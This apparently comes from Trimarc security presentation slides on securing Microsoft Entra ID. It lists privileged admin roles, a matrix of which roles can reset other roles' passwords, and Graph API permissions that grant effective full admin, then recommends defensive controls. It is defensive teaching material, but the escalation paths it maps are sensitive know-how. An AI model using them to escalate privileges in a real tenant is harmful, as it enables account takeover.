
Role	Microsoft Description
Exchange Administrator	Users with this role have global permissions within Microsoft Exchange Online. Trimarc flags this role since it is a role that threat actors target.
External Identity Provider Administrator	This is a privileged role. This administrator manages federation between Microsoft Entra organizations and external identity providers. With this role, users can add new identity providers and configure all available settings (e.g. authentication path, service ID, assigned key containers). This user can enable the Microsoft Entra organization to trust authentications from external identity providers.
Helpdesk Administrator	This is a privileged role. Users with this role can change passwords, & invalidate refresh tokens, Invalidating a refresh token forces the user to sign in again.
Intune Administrator	This is a privileged role. Users with this role have global permissions within Microsoft Intune Online, when the service is present. Additionally, this role contains the ability to manage users and devices in order to associate policy, as well as create and manage groups. Privileged rights: Read Bitlocker metadata and key on devices
Password Administrator	This is a privileged role. Users with this role have limited ability to manage passwords.
Partner Tier1 Support	This is a privileged role. Do not use. The Partner Tier1 Support role can reset passwords and invalidate refresh tokens for only non-administrators. Privileged rights: Update application credentials, Create and delete OAuth 2.0 permission grants, & read and update all properties
Security Administrator	This is a privileged role. Users with this role have permissions to manage security-related features in the Microsoft 365 Defender portal, Microsoft Entra ID Protection, Microsoft Entra Authentication, Azure Information Protection, and Microsoft Purview compliance portal.
User Administrator	This is a privileged role. Can reset passwords for users.

https://learn.microsoft.com/en-us/entra/identity/role-based-access-control/permissions-reference

Azure Privilege Escalation via Service Principal Abuse

Andy Robbins · Follow

Published in Posts By SpecterOps Team Members · 10 min read · Oct 12, 2021



Can a User with Role in Column A reset a password for a user with a Role in Row 2?

	(No Role)	Global Administrator	Privileged Authentication Administrator	Helpdesk Administrator	Authentication Administrator	User Administrator	Password Administrator	Directory Readers	Guest Inviter	Message Center Reader	Privileged Role Administrator	Reports Reader	Groups Administrator	(Any Other Role)
Global Administrator	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes
Privileged Authentication Administrator	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes
Helpdesk Administrator	Yes	No	No	Yes	Yes	No	No	Yes	Yes	Yes	No	Yes	No	No
Authentication Administrator	Yes	No	No	Yes	Yes	No	No	Yes	Yes	Yes	No	Yes	No	No
User Administrator	Yes	No	No	Yes	No	Yes	No	Yes	Yes	Yes	No	Yes	No	No
Password Administrator	Yes	No	No	No	No	No	Yes	Yes	Yes	No	No	No	No	No

https://posts.specterops.io/azure-privilege-escalation-via-service-principal-abuse-210ae2be2a5

Trimarc Level 0 Applications

Effective Full Admin Rights or Capability to Gain Full Admin to Entra ID

Directory.ReadWrite.All

- “Directory.ReadWrite.All grants access that is broadly equivalent to a global tenant admin.” *

AppRoleAssignment.ReadWrite.All

- Allows the app to manage permission grants for application permissions to any API & application assignments for any app, on behalf of the signed-in user. **This also allows an application to grant additional privileges to itself, other applications, or any user.**

RoleManagement.ReadWrite.Directory

- Allows the app to read & manage the role-based access control (RBAC) settings for the tenant, without a signed-in user. This includes instantiating directory roles & **managing directory role membership**, and reading directory role templates, directory roles and memberships.

Application.ReadWrite.All

- Allows the calling app to create, & manage (read, update, update application secrets and delete) applications & service principals without a signed-in user. This also allows an application to act as other entities & use the privileges they were granted.

Key Cloud Administration Security Controls

- Use admin systems for cloud administration
- Enforce FIDO2 for Trimarc Level 0 & 1 roles
- Leverage Conditional Access policies to enforce MFA for admins from all locations

Conclusion

Active Directory has become more challenging to secure fully, but the defensive tools and capabilities have improved

Identifying common security issues and resolving them improves system security.

Fixing these issues provides improved breach resilience.

Slides, Video & Security Articles: Hub.TrimarcSecurity.com

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Questions?